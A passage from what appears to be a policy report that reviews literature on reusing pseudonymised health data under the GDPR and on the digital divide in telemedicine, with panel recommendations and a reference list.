In the same year Kim et al. (4) explores the increasing use of medical big data in clinical research and the legal implications of personal data protection. With the rise of digital technologies there is a growing tension between maximizing the clinical utility of such data and ensuring personal privacy. The study focuses on the challenges of data pseudonymization, legal frameworks, and privacy protection, with a particular focus on South Korea's healthcare system and its comparison to global standards such as the EU's General Data Protection Regulation (GDPR).

The study emphasizes the need for legal frameworks that strike a balance between protecting personal information and allowing the secondary use of medical data for research. Countries like South Korea could benefit from adopting more flexible approaches, such as those in the EU and Finland, to facilitate the safe and effective use of such data. Furthermore, the article shows how obtaining consent for every secondary use of medical data is

cumbersome and often unrealistic. Simplifying consent procedures, particularly for pseudonymized data, could enhance data availability for research while still safeguarding patient privacy.

2.3.2 Topic 2: the impact of the digital divide on patients of a telemedicine service in terms of their ability to use the technological tools technology and the costs involved in obtaining them

To analyse the role of the impact of the digital divide on patients of a telemedicine service in terms of their ability to use the technological tools technology and the costs involved in obtaining them. a series of papers have been analysed. The screening process has been summarised in the table 3.




Table 3: Papers selection process in topic 2 (References 50 -70)

Useful and interesting findings have been emerged from the review of the literature. In 2024 Dhunnoo (5) explores the effectiveness of synchronous telemedicine consultations for patients with nonmalignant chronic conditions. It assesses both the health outcomes of these consultations and the attitudes and experiences of healthcare professionals (HCPs) and patients.

The article demonstrates how telemedicine consultations generally lead to better management of chronic conditions like diabetes and cardiovascular diseases. It empowers patients by offering easier access to care and providing ongoing support for managing their conditions. Even though it still reports the need for tailored telemedicine solutions for the

enhancement telemedicine's effectiveness, especially in underserved areas, improving infrastructure (e.g., internet access, bandwidth) and providing better training for HCPs and patients.

Rendle et al (6) in 2024 discusses the development and implementation of the Framework for Integrating Telehealth Equitably (FITE). The primary aim is to integrate telehealth into cancer care in a manner that reduces, rather than exacerbates, health inequities. The framework was developed by researchers involved in the National Cancer Institute's (NCI) Telehealth Research Centers of Excellence (TRACE) initiative and focuses on ensuring telehealth equity by addressing structural and individual barriers.

The FITE framework emphasizes the need to address both individual and structural determinants of digital health inequity. This includes not only improving access to technology but also ensuring that telehealth services are designed to accommodate different patient skills, language needs, and levels of digital literacy.

Also, here the framework highlights the need for telehealth solutions to be flexible and tailored to meet the specific needs of diverse patient groups, such as cancer survivors, low-income individuals, or patients living in rural areas. This includes providing technical support, training, and culturally adapted materials to ensure equitable care delivery.

Another interesting paper published from Holtz, B.E., Mitchell, K.M., Strand, D. et al (7) investigates the experiences of rural cancer patients participating in telehealth-based cancer support groups. The study utilizes both the Health Belief Model (HBM) and the Theory of Planned Behavior (TPB) to assess the benefits, barriers, and overall satisfaction with these virtual groups, especially in rural settings where access to in-person care may be limited. The study highlights that telehealth significantly enhances access to cancer support services in rural areas, overcoming logistical challenges like transportation and adverse weather.

It also allows immunocompromised patients to engage without risking exposure to infections such as COVID-19. However, despite its advantages, telehealth does not fully replicate the intimate experience of in-person meetings. Technical barriers such as poor internet access, particularly in rural regions, and challenges with video etiquette (e.g., unmuted microphones) can detract from the support group experience. The most interesting outcome emerged from this work is that many participants expressed a preference for a hybrid model, combining both in-person and virtual meetings. This would offer flexibility, allowing those who cannot travel or who are too ill to attend virtually while still providing the personal connection valued in face-to-face settings.

Azzolini et al (8), instead, paper presents a decade-long experience with the Eumeda telemedicine platform, which was designed to facilitate collaboration among healthcare professionals (HCPs). The platform serves as a comprehensive tool for the sharing of patient data, second opinions, and clinical collaboration across various specialties, primarily focusing on ophthalmology, but also extending into other medical fields.

This telemedicine platform proved valuable for enhancing communication and collaboration among healthcare professionals. It facilitated second opinions and remote consultations, improving the speed and accuracy of diagnoses across multiple locations. However, despite its success, the report highlights challenges such as the digital literacy gap between older and younger HCPs and the complexity of building and maintaining such systems. Addressing these challenges will be key to the future success and expansion of similar telemedicine platforms.

2.4 Discussion

2.4.1 Topic 1: Re-use of pseudonymised secondary data

The goal of the literature analysis was to clarify how pseudonymisation, in particular but not only under the General Data Protection Regulation (GDPR), can effectively serve the research community, provided it can be addressed several obstacles that currently impede its full potential.

The GDPR offers specific provisions that benefit data science and medical research when it comes to pseudonymised data. However, confusion and misinterpretation within the field have led to inefficiencies and unnecessary constraints. The project has brought to light several critical outcomes.

1. Misinterpretation of GDPR and the Distinction between Anonymisation and Pseudonymisation

The first significant outcome is that many medical professionals demonstrate a confused and often imprecise understanding of the GDPR, particularly in distinguishing between anonymised and pseudonymised data. This lack of clarity has profound implications.

Anonymised data is irreversibly stripped of identifiable information, rendering it exempt from GDPR regulations. Pseudonymised data, on the other hand, is not entirely anonymous but has had identifiers replaced or obscured, making re-identification possible only with

additional information kept separately. The GDPR provides specific advantages to pseudonymised data by allowing for simplified data management processes.

However, due to misunderstandings, many professionals mistakenly treat pseudonymised data as if it were fully anonymised, thus failing to take advantage of the GDPR's more flexible approach towards pseudonymisation. This oversight creates unnecessary complexities in data management and imposes avoidable burdens on researchers, hindering both efficiency and legal compliance.

2. Limited Awareness and Application of Simplified Consent in Public Good Research

Another insight from the study reveals that many researchers are either unaware of or hesitant to utilise the possibility of simplified consent for data processing in research serving the public good. The GDPR includes provisions to allow a more streamlined consent process in such cases, recognising the broader societal value of this type of research.

Nevertheless, a lack of awareness, compounded by a cautious approach to legal interpretation, has led researchers to either forego this simplified consent process or implement more complex procedures than necessary. This conservatism ultimately limits the scope of research activities and slows the progress of public health research, which could otherwise proceed under a more efficient framework.

3. Persistent Ethical and Data Protection Requirements

Although GDPR regulations permit robust pseudonymised data processing without requiring explicit patient consent, ethical committees and data protection officers (DPOs) frequently impose this requirement regardless. This insistence on consent, though well- intentioned, creates significant barriers for researchers, introducing delays and additional bureaucratic layers that could be avoided under the GDPR.

The persistence of this requirement often reflects a general misunderstanding of pseudonymisation’s place within the GDPR framework. Ethical committees and DPOs, aiming to protect patient rights, inadvertently complicate data processing for research purposes. A more nuanced understanding of pseudonymisation's protective measures, alongside the GDPR’s allowances, could relieve researchers from unnecessary procedural obstacles, thereby enhancing research efficiency and compliance.

4. The Solidarity Principle in Secondary Data Use

A further consideration in the secondary use of pseudonymised data is the notion of solidarity. Under this principle, data collected for researching a specific disease could also be used to explore cures for other conditions, provided it remains pseudonymised.

Currently, (irrationally imposed) restrictions on data use across different research objectives restrict the broader potential of medical research. By adopting a solidarity principle, it could be ensured that data initially gathered for one public health aim can freely benefit other health domains. Such an approach would encourage collaboration, accelerate advancements in various medical fields, and underscore the value of shared scientific objectives.

5. Panel Recommendations

Based on the findings from this research project, it can be identified several key recommendations to improve the use and governance of pseudonymised data in medical research:

a) Reduce Non-Binding Interpretative Sources	A critical recommendation is to limit the proliferation of non-legally binding interpretations of EU legislation, including FAQs, guidelines, and similar documents. These sources, though intended to clarify, often introduce conflicting interpretations that confuse practitioners. Instead, priority should be given to court rulings and rigorous academic analyses, which provide greater clarity and legal soundness.
b) Clarify Consent-Free Processing for Pseudonymised Data	It is essential to make clear in legislation and practice that pseudonymised data can indeed be processed without requiring explicit consent. This clarification would mitigate current misinterpretations and ensure that researchers can confidently rely on pseudonymisation without additional legal reservations.
c) Enhance Education in Data Processing Regulations	Another recommendation is to improve the educational resources and training available to researchers on personal data processing matters. A thorough understanding of GDPR provisions, particularly around pseudonymisation, is crucial for researchers to conduct their work legally and efficiently. Education initiatives would also benefit ethical committees and DPOs, fostering a more unified approach to data governance.
d) Mandate Prior Agreements on Data	Finally, for future collaborative research projects, it is advisable to require prior agreements on data processing activities among all

Processing Activities	participants. These agreements would establish a shared understanding and common practices for data management, facilitating smoother and more consistent research processes across institutions.

2.4.1 Topic 2: Reducing digital divide in telemedicine

The goal of the literature analysis was to clarify how telemedicine benefits not just a select few, but the entire community. This demands a strong and unified commitment across multiple areas and the undertaking of specific actions and priorities necessary to make telemedicine truly accessible and beneficial to everyone.

1. Expanding Telecom Networks to Disadvantaged Areas

The first and most fundamental requirement is ensuring that telecom networks are available in all regions, particularly in disadvantaged and rural areas. Access to high-speed internet is foundational for any telemedicine service. Without a reliable connection, patients cannot access remote healthcare, regardless of the quality or availability of digital services.

Investing in the expansion of telecommunications infrastructure is essential, especially in underserved communities. Policymakers, technology companies, and healthcare organisations must work together to bridge these gaps in connectivity. By doing so, it can be ensured that telemedicine is available to all, not just those in well-connected urban centres and to the wealthier part of the society.

2. Ensuring Affordability of Internet Access and Devices

Even with robust network availability, the cost of internet service and the devices required for telemedicine can create barriers for patients. Internet connectivity and devices—such as smartphones, tablets, or computers—should be affordable to everyone. High costs disproportionately affect lower-income individuals and rural residents, limiting their access to telemedicine.

It is crucial to implement policies that make these services and devices more affordable. Subsidies, sliding-scale pricing, or discounted service packages for low-income families are potential solutions. These measures will help ensure that no one is excluded from telemedicine because of economic constraints. Access to affordable technology is a cornerstone in achieving health equity.

3. Developing Efficient and Open-Source Telemedicine Software

Another key to enhancing accessibility lies in the software that powers telemedicine platforms. Proprietary and expensive software solutions can place an unnecessary burden on patients, particularly those with limited resources. By developing efficient, open-source software, it can be reduced costs, improve transparency, and make telemedicine services more accessible.

Open-source platforms offer several advantages: they reduce licensing fees, allow for easier customisation, and increase trust through transparency. Furthermore, open-source solutions can be tailored to meet the specific needs of diverse communities. These benefits make open-source software a valuable tool in creating a more inclusive and adaptable telemedicine ecosystem.

4. Prioritising Interface Usability and Ease of Use

For telemedicine to succeed in reaching the widest audience, interface design must prioritise usability. Many patients, especially older adults or those less familiar with technology, may struggle with complex digital interfaces. If the platforms are not intuitive, patients may avoid telemedicine altogether, losing out on valuable healthcare options.

By focusing on user-friendly interfaces, it can be made telemedicine accessible to everyone, including those with limited digital literacy. Interfaces should be designed with clear, easy-to-follow instructions, intuitive navigation, and support for multiple languages. Additionally, platforms should incorporate accessibility features for those with disabilities, further extending the reach and effectiveness of telemedicine.

5. Establishing a Common EU Platform for Telemedicine

A unified approach across the European Union would significantly improve telemedicine's impact. Creating a common EU platform for telemedicine would streamline operations, enabling healthcare professionals to work within standard operating procedures and data protocols. This harmonisation would not only enhance the efficiency of healthcare delivery but also improve data collection and security across borders.

Such a platform could support standardised data formats, ensuring interoperability across different regions and healthcare systems. By centralising data collection and analysis, researchers and healthcare professionals would have access to more comprehensive and consistent data, ultimately improving patient outcomes. A common EU platform would also bolster patient trust, as robust data protection measures could be enforced consistently across all member states.

6. Panel Recommendations

a) Invest in Expanding Telecom Infrastructure in Underserved Regions	The EU should prioritise investments in expanding telecom networks, particularly in rural and economically disadvantaged areas. Establishing a fund to support network infrastructure in these underserved regions would ensure all citizens have access to the high-speed internet necessary for telemedicine services. Partnerships with private telecom providers could expedite the deployment of 5G and fibre-optic networks, closing the connectivity gap that currently restricts remote healthcare access.
b) Promote Subsidised Access to Internet and Telemedicine Devices	To make telemedicine more accessible, the EU should encourage member states to subsidise internet services and devices such as smartphones, tablets, or computers for low-income and vulnerable populations. Incentive programmes or VAT reductions on telemedicine-related equipment could lower costs for consumers. Ensuring affordable digital access will empower economically disadvantaged citizens to use telemedicine services, thus reducing health disparities across the EU.
c) Develop and Endorse Open-Source, User-Friendly Telemedicine Software	The European Parliament should enhance the support to the development of open-source telemedicine platforms, reducing costs and enhancing transparency and adaptability. EU- sponsored open-source solutions could serve as foundational tools for national healthcare systems, enabling secure and cost-effective telemedicine. Additionally, user interface design should prioritise accessibility and ease of use, allowing patients of varying digital literacy levels to confidently interact with healthcare providers online.
d) Establish a Standardised, EU-Wide Telemedicine Platform	Creating a common telemedicine platform across the EU would streamline healthcare access and support cross-border healthcare initiatives. This platform should feature standardised operating procedures, data collection formats, and robust data protection measures to ensure interoperability and security. A unified platform would allow healthcare professionals to work more efficiently, enabling consistent and high-quality care for patients across the EU. Furthermore, it would strengthen research capabilities by allowing anonymised data sharing under strict GDPR compliance, fostering

	cross- border collaborations and advancing medical research.

3. References

1. Thomson, D., Bzdel, L., Golden-Biddle, K., Reay, T., & Estabrooks, C. A. (2005). Central Questions of Anonymization: A Case Study of Secondary Use of Qualitative Data. Forum Qualitative Sozialforschung Forum: Qualitative Social Research, 6(1). https://doi.org/10.17169/fqs-6.1.511
2. Kaplan, Bonnie, How Should Health Data Be Used? Privacy, Secondary Use, and Big Data Sales (August 1, 2014). Yale University Institute for Social and Policy Studies Working Paper No. 14-025 Cambridge Quarterly of Healthcare Ethics 25(2): 312-329, 2016, Available at SSRN: https://ssrn.com/abstract=2510013 or http://dx.doi.org/10.2139/ssrn.2510013
3. Kahn, S.D., Terry, S.F. Who owns (or controls) health data? . Sci Data 11, 156 (2024). https://doi.org/10.1038/s41597-024-02982-1
4. Kim R, Shinn J, Kim HS. Using medical big data for clinical research and legal considerations for the protection of personal information: the double-edged sword. Cardiovasc Prev Pharmacother. 2024;6(1):8-16.
5. Dhunnoo P, Kemp B, McGuigan K, Meskó B, O'Rourke V, McCann M Evaluation of Telemedicine Consultations Using Health Outcomes and User Attitudes and Experiences: Scoping Review J Med Internet Res 2024; 26: e53266 doi: 10.2196/53266 PMID: 38980704 PMCID: 11267102
6. Rendle KA, Tan ASL, Spring B, Bange EM, Lipitz-Snyderman A, Morris MJ, Makarov DV, Daly R, Garcia SF, Hitsman B, Ogedegbe O, Phillips S, Sherman SE, Stetson PD, Vachani A, Wainwright JV, Zullig LL, Bekelman JE. A Framework for Integrating Telehealth Equitably across the cancer care continuum. J Natl Cancer Inst Monogr. 2024 Jun 26;2024(64):92-99. doi: 10.1093/jncimonographs/lgae021. PMID: 38924790; PMCID: PMC11207920.
7. Holtz BE, Mitchell KM, Strand D, Hirko K. Perceptions of Telehealth-Based Cancer Support Groups at a Rural Community Oncology Program. J Cancer Educ. 2024 Aug;39(4):418-425. doi: 10.1007/s13187-024-02428-7. Epub 2024 Mar 28. PMID: 38539005.
8. Azzolini C, Premi E, Donati S, Falco A, Torreggiani A, Sicurello F, Baj A, Azzi L, Orro A, Porta G, Azzolini G, Sorrentino M, Melillo P, Testa F, Simonelli F, Giardina G, Paolucci

U. Ten Years of Experience With a Telemedicine Platform Dedicated to Health Care Personnel: Implementation Report. JMIR Med Inform. 2024 Jan 26;12:e42847. doi: 10.2196/42847. PMID: 38277199; PMCID: PMC10858419.

9. Abdel-Rahman O. Patient-related barriers to some virtual healthcare services among cancer patients in the USA: a population-based study. J Comp Eff Res. 2021 Feb;10(2):119-126. doi: 10.2217/cer-2020-0187. Epub 2021 Jan 15. PMID: 33448874.
10. Ahmed S, LePage K, Benc R, Erez G, Litvin A, Werbitt A, Chartier G, Berlin C, Loiselle CG. Lessons Learned from the Implementation of a Person-Centred Digital Health Platform in Cancer Care. Curr Oncol. 2022 Sep 29;29(10):7171-7180. doi: 10.3390/curroncol29100564. PMID: 36290841; PMCID: PMC9600520.
11. Arem H, Moses J, Cisneros C, Blondeau B, Nekhlyudov L, Killackey M, Pratt-Chapman ML. Cancer Provider and Survivor Experiences With Telehealth During the COVID-19 Pandemic. JCO Oncol Pract. 2022 Apr;18(4):e452-e461. doi: 10.1200/OP.21.00401. Epub 2021 Oct 29. PMID: 34714706.
12. Bell A, Lonergan PE, Escobar D, Fakunle M, Chu CE, Berdy S, Palmer NR, Breyer BN, Washington SL 3rd. A Cross-Sectional Analysis of Barriers Associated With Non-Attendance at a Urology Telehealth Clinic in a Safety-Net Hospital. Urology. 2022 Apr;162:57-62. doi: 10.1016/j.urology.2021.08.025. Epub 2021 Aug 27. PMID: 34461145.
13. Calton BA, Nouri S, Davila C, Kotwal A, Zapata C, Bischoff KE. Strategies to Make Telemedicine a Friend, Not a Foe, in the Provision of Accessible and Equitable Cancer Care. Cancers (Basel). 2023 Oct 24;15(21):5121. doi: 10.3390/cancers15215121. PMID: 37958296; PMCID: PMC10647602.
14. Canter KS, McIntyre R, Babb R, Ramirez AP, Vega G, Lewis A, Bottrell C, Lawlor C, Kazak AE. A community-based trial of a psychosocial eHealth intervention for parents of children with cancer. Pediatr Blood Cancer. 2022 Jan;69(1):e29352. doi: 10.1002/pbc.29352. Epub 2021 Sep 17. PMID: 34532970.
15. Caputo MP, Rodriguez CS, Padhya TA, Mifsud MJ. Telehealth Interventions in Head and Neck Cancer Patients: A Systematic Review. Cancer Nurs. 2023 Sep-Oct 01;46(5):E320- E327. doi: 10.1097/NCC.0000000000001130. Epub 2022 Jun 30. PMID: 37607382.
16. DeGuzman PB, Bernacchi V, Cupp CA, Dunn B, Ghamandi BJF, Hinton ID, Jameson MJ, Lewandowski DL, Sheffield C. Beyond broadband: digital inclusion as a driver of

inequities in access to rural cancer care. J Cancer Surviv. 2020 Oct;14(5):643-652. doi: 10.1007/s11764-020-00874-y. Epub 2020 May 11. PMID: 32390103.

17. Deuning-Smit E, Kolsteren EEM, Kwakkenbos L, Custers JAE, Hermens RPMG, Prins JB. Barriers and facilitators for implementation of the SWORD evidence-based psychological intervention for fear of cancer recurrence in three different healthcare settings. J Cancer Surviv. 2023 Aug;17(4):1057-1071. doi: 10.1007/s11764-022-01285-x. Epub 2022 Nov 4. PMID: 36331677; PMCID: PMC9638257.
18. Dhillon K, Manji J, Tapia Céspedes M, Prasad J, Kleid S, Flatman S, Nguyen K, McLean T, Magarey M. Use of telemedicine consultations in head and neck cancer: patient perceptions, acceptability and accessibility. ANZ J Surg. 2022 Jun;92(6):1415-1422. doi: 10.1111/ans.17722. Epub 2022 May 1. PMID: 35490336.
19. Dholakia J, Kim J, Liang MI, Arend RC, Bevis KS, Straughn JM Jr, Leath CA 3rd, Huh WK, Smith HJ. Gynecologic oncology patients are ready for telemedicine in routine care: Results from a pre-COVID survey. Gynecol Oncol Rep. 2021 Oct 1;38:100871. doi: 10.1016/j.gore.2021.100871. PMID: 34646930; PMCID: PMC8501666.
20. Dixit N, Van Sebille Y, Crawford GB, Ginex PK, Ortega PF, Chan RJ. Disparities in telehealth use: How should the supportive care community respond? Support Care Cancer. 2022 Feb;30(2):1007-1010. doi: 10.1007/s00520-021-06629-4. Epub 2021 Oct 19. PMID: 34668075; PMCID: PMC8526047.
21. Du S, Carfang L, Restrepo E, Benjamin C, Epstein MM, Fairley R, Roudebush L, Hertz C, Eshraghi L, Warner ET. Patient-Reported Experiences of Breast Cancer Screening, Diagnosis, and Treatment Delay, and Telemedicine Adoption during COVID-19. Curr Oncol. 2022 Aug 20;29(8):5919-5932. doi: 10.3390/curroncol29080467. PMID: 36005205; PMCID: PMC9406797.
22. Fareed N, Swoboda CM, Jonnalagadda P, Huerta TR. Persistent digital divide in health- related internet use among cancer survivors: findings from the Health Information National Trends Survey, 2003-2018. J Cancer Surviv. 2021 Feb;15(1):87-98. doi: 10.1007/s11764-020-00913-8. Epub 2020 Jul 15. PMID: 32671557; PMCID: PMC7360998.
23. Fassas S, Cummings E, Sykes KJ, Bur AM, Shnayder Y, Kakarala K. Telemedicine for head and neck cancer surveillance in the COVID-19 era: Promise and pitfalls. Head Neck. 2021 Jun;43(6):1872-1880. doi: 10.1002/hed.26659. Epub 2021 Mar 4. PMID: 33660409; PMCID: PMC8013462.

24. Francheska BK, Lee R, Oni G, Wilson E. Patients' experience of teleconsultations in the UK. Br J Nurs. 2023 May 25;32(10):S24-S29. doi: 10.12968/bjon.2023.32.10.S24. PMID: 37219975.
25. Fuentes A, Amat C, Lozano-Rubí R, Frid S, Muñoz M, Escarrabill J, Grau-Corral I. mHealth Technology as a Help Tool during Breast Cancer Treatment: A Content Focus Group. Int J Environ Res Public Health. 2023 Mar 4;20(5):4584. doi: 10.3390/ijerph20054584. PMID: 36901594; PMCID: PMC10001870.
26. Guadamuz JS, Wang X, Royce TJ, Calip GS. Sociodemographic Inequities in Telemedicine Use Among US Patients Initiating Treatment in Community Cancer Centers During the Ongoing COVID-19 Pandemic, 2020-2022. JCO Oncol Pract. 2023 Dec;19(12):1206-1214. doi: 10.1200/OP.23.00144. Epub 2023 Sep 25. PMID: 37748113; PMCID: PMC10732501.
27. Hasnan S, Aggarwal S, Mohammadi L, Koczwara B. Barriers and enablers of uptake and adherence to digital health interventions in older patients with cancer: A systematic review. J Geriatr Oncol. 2022 Nov;13(8):1084-1091. doi: 10.1016/j.jgo.2022.06.004. Epub 2022 Jun 23. PMID: 35752605.
28. Hassan AM, Chu CK, Liu J, Angove R, Rocque G, Gallagher KD, Momoh AO, Caston NE, Williams CP, Wheeler S, Butler CE, Offodile AC. Determinants of telemedicine adoption among financially distressed patients with cancer during the COVID-19 pandemic: insights from a nationwide study. Support Care Cancer. 2022 Sep;30(9):7665-7678. doi: 10.1007/s00520-022-07204-1. Epub 2022 Jun 10. PMID: 35689108; PMCID: PMC9187333.
29. Hoogland AI, Mansfield J, Lafranchise EA, Bulls HW, Johnstone PA, Jim HSL. eHealth literacy in older adults with cancer. J Geriatr Oncol. 2020 Jul;11(6):1020-1022. doi: 10.1016/j.jgo.2019.12.015. Epub 2020 Jan 6. PMID: 31917114; PMCID: PMC8320530.
30. Iasiello JA, Rajan A, Zervos E, Parikh AA, Snyder RA. Racial Differences in Patient-Reported Access to Telehealth: An Important and Unmeasured Social Determinant of Health. JCO Oncol Pract. 2023 Dec;19(12):1215-1223. doi: 10.1200/OP.23.00006. Epub 2023 Oct 16. PMID: 37844269.
31. Izadi-Najafabadi S, McQuarrie L, Peacock S, Halperin R, Lambert L, Mitton C, McTaggart- Cowan H. Cancer Patients' Experiences with Telehealth before and during the COVID-19 Pandemic in British Columbia. Curr Oncol. 2022 Jun 10;29(6):4199-4211. doi: 10.3390/curroncol29060335. PMID: 35735444; PMCID: PMC9222084.

32. Jiang S, Liu PL. Digital divide and Internet health information seeking among cancer survivors: A trend analysis from 2011 to 2017. Psychooncology. 2020 Jan;29(1):61-67. doi: 10.1002/pon.5247. Epub 2019 Nov 22. PMID: 31652360.
33. Knudsen KE, Willman C, Winn R. Optimizing the Use of Telemedicine in Oncology Care: Postpandemic Opportunities. Clin Cancer Res. 2021 Feb 15;27(4):933-936. doi: 10.1158/1078-0432.CCR-20-3758. Epub 2020 Nov 23. PMID: 33229457; PMCID: PMC7887011.
34. Lama Y, Davidoff AJ, Vanderpool RC, Jensen RE. Telehealth Availability and Use of Related Technologies Among Medicare-Enrolled Cancer Survivors: Cross-sectional Findings From the Onset of the COVID-19 Pandemic. J Med Internet Res. 2022 Jan 25;24(1):e34616. doi: 10.2196/34616. PMID: 34978531; PMCID: PMC8793915.
35. Mackwood MB, Tosteson TD, Alford-Teaster JA, Curtis KM, Lowry ML, Snide JA, Zhao W, Tosteson ANA. Factors Influencing Telemedicine Use at a Northern New England Cancer Center During the COVID-19 Pandemic. JCO Oncol Pract. 2022 Jul;18(7):e1141-e1153. doi: 10.1200/OP.21.00750. Epub 2022 Apr 21. PMID: 35446680; PMCID: PMC9287286.
36. Medina JC, Flix-Valle A, Rodríguez-Ortega A, Hernández-Ribas R, Lleras de Frutos M, Ochoa-Arnedo C. ICOnnecta't: Development and Initial Results of a Stepped Psychosocial eHealth Ecosystem to Facilitate Risk Assessment and Prevention of Early Emotional Distress in Breast Cancer Survivors' Journey. Cancers (Basel). 2022 Feb 15;14(4):974. doi: 10.3390/cancers14040974. PMID: 35205722; PMCID: PMC8869931.
37. Meno M, Abe J, Fukui J, Braun-Inglis C, Pagano I, Acoba J. Telehealth amid the COVID-19 pandemic: perception among Asian, Native Hawaiian and Pacific Islander cancer patients. Future Oncol. 2021 Aug;17(23):3077-3085. doi: 10.2217/fon-2021-0136. Epub 2021 Jun 9. PMID: 34102878; PMCID: PMC8202507.
38. O'Neill L, Brennan L, Sheill G, Connolly D, Guinan E, Hussey J. Moving Forward With Telehealth in Cancer Rehabilitation: Patient Perspectives From a Mixed Methods Study. JMIR Cancer. 2023 Nov 9;9:e46077. doi: 10.2196/46077. PMID: 37943595; PMCID: PMC10667979.
39. Paesano N, Carrion DM, Autrán Gomez AM. Telemedicine use in current urologic oncology clinical practice. Front Surg. 2022 Aug 19;9:885260. doi: 10.3389/fsurg.2022.885260. PMID: 36338631; PMCID: PMC9629354.

40. Pang NQ, Lau J, Fong SY, Wong CY, Tan KK. Telemedicine Acceptance Among Older Adult Patients With Cancer: Scoping Review. J Med Internet Res. 2022 Mar 29;24(3):e28724. doi: 10.2196/28724. PMID: 35348462; PMCID: PMC9006130.
41. Papachristou N, Vasileios R, Sarafis P, Bamidis P. Translation, cultural adaptation and pilot testing of a questionnaire measuring the factors affecting the acceptance of telemedicine by Greek cancer patients. PLoS One. 2023 Feb 2;18(2):e0278758. doi: 10.1371/journal.pone.0278758. PMID: 36730270; PMCID: PMC9894466.
42. Parvanova I, Finkelstein J. Towards a Patient-Centered Design of a Cancer Telerehabilitation System. Stud Health Technol Inform. 2024 Mar 1;310:1569-1573. doi: 10.3233/SHTI231326. PMID: 38426878.
43. Penedo FJ, Oswald LB, Kronenfeld JP, Garcia SF, Cella D, Yanez B. The increasing value of eHealth in the delivery of patient-centred cancer care. Lancet Oncol. 2020 May;21(5):e240-e251. doi: 10.1016/S1470-2045(20)30021-8. PMID: 32359500; PMCID: PMC7643123.
44. Peng W, Huang Q, Mao B. Evaluating variations in the barriers to colorectal cancer screening associated with telehealth use in rural U.S. Pacific Northwest. Cancer Causes Control. 2024 Apr;35(4):635-645. doi: 10.1007/s10552-023-01819-3. Epub 2023 Nov 24. PMID: 38001334.
45. Patient- and Provider-Level Factors Associated With Telehealth Utilization Across a Multisite, Multiregional Cancer Practice From 2019 to 2021
46. Santos AD, Caine V, Robson PJ, Watson L, Easaw JC, Petrovskaya O. Oncology Patients' Experiences With Novel Electronic Patient Portals to Support Care and Treatment: Qualitative Study With Early Users and Nonusers of Portals in Alberta, Canada. JMIR Cancer. 2021 Nov 24;7(4):e32609. doi: 10.2196/32609. PMID: 34822338; PMCID: PMC8663539.
47. Shao CC, McLeod MC, Gleason LT, Dos Santos Marques IC, Chu DI, Wallace EL, Fouad MN, Reddy S. Inequity in Telemedicine Use Among Patients with Cancer in the Deep South During the COVID-19 Pandemic. Oncologist. 2022 Jul 5;27(7):555-564. doi: 10.1093/oncolo/oyac046. PMID: 35348793; PMCID: PMC9255978.
48. Smith AJB, Gleason EG, Andriani L, Heintz J, Ko EM. Variation in telemedicine usage in gynecologic cancer: Are we widening or narrowing disparities? Gynecol Oncol. 2024 May;184:160-167. doi: 10.1016/j.ygyno.2024.01.047. Epub 2024 Feb 5. PMID: 38320467.
49. Young K, Xiong T, Lee R, Banerjee AT, Leslie M, Ko WY, Guo JYJ, Pham Q. Honoring the Care Experiences of Chinese Canadian Survivors of Prostate Cancer to Cultivate

Cultural Safety and Relationality in Digital Health: Exploratory-Descriptive Qualitative Study. J Med Internet Res. 2023 Dec 28;25:e49349. doi: 10.2196/49349. PMID: 38153784; PMCID: PMC10784982.

50. Young K, Xiong T, Pfisterer KJ, Ng D, Jiao T, Lohani R, Nunn C, Bryant-Lukosius D, Rendon R, Berlin A, Bender J, Brown I, Feifer A, Gotto G, Cafazzo JA, Pham Q. A qualitative study on healthcare professional and patient perspectives on nurse-led virtual prostate cancer survivorship care. Commun Med (Lond). 2023 Nov 2;3(1):159. doi: 10.1038/s43856-023- 00387-6. PMID: 37919491; PMCID: PMC10622495.
51. Aufschläger, R.; Folz, J.; März, E.; Guggumos, J.; Heigl, M.; Buchner, B.; Schramm, M. Anonymization Procedures for Tabular Data: An Explanatory Technical and Legal Synthesis. Information 2023, 14, 487. https://doi.org/10.3390/info14090487
52. Blandi, L., Amorosi, A., Leoni, O., Clemens, T., Brand, H., & Odone, A. (2023). The potential of digital health records for public health research, policy, and practice: the case of the Lombardy region data warehouse. Acta Biomedica de l'Ateneo Parmense, 94(Suppl 3), Article e2023121. https://doi.org/10.23750/abm.v94iS3.14407
53. Demotes-Mainard J, Cornu C, Guérin A; participants of Giens XXXIV Round Table "Clinical research". How the new European data protection regulation affects clinical research and recommendations? Therapie. 2019 Feb;74(1):31-42. doi: 10.1016/j.therap.2018.12.004. Epub 2018 Dec 20. PMID: 30642661.
54. Hutchings E, Loomes M, Butow P, Boyle FM. A systematic literature review of health consumer attitudes towards secondary use and sharing of health administrative and clinical trial data: a focus on privacy, trust, and transparency. Syst Rev. 2020 Oct 9;9(1):235. doi: 10.1186/s13643-020-01481-9. PMID: 33036664; PMCID: PMC7547503.
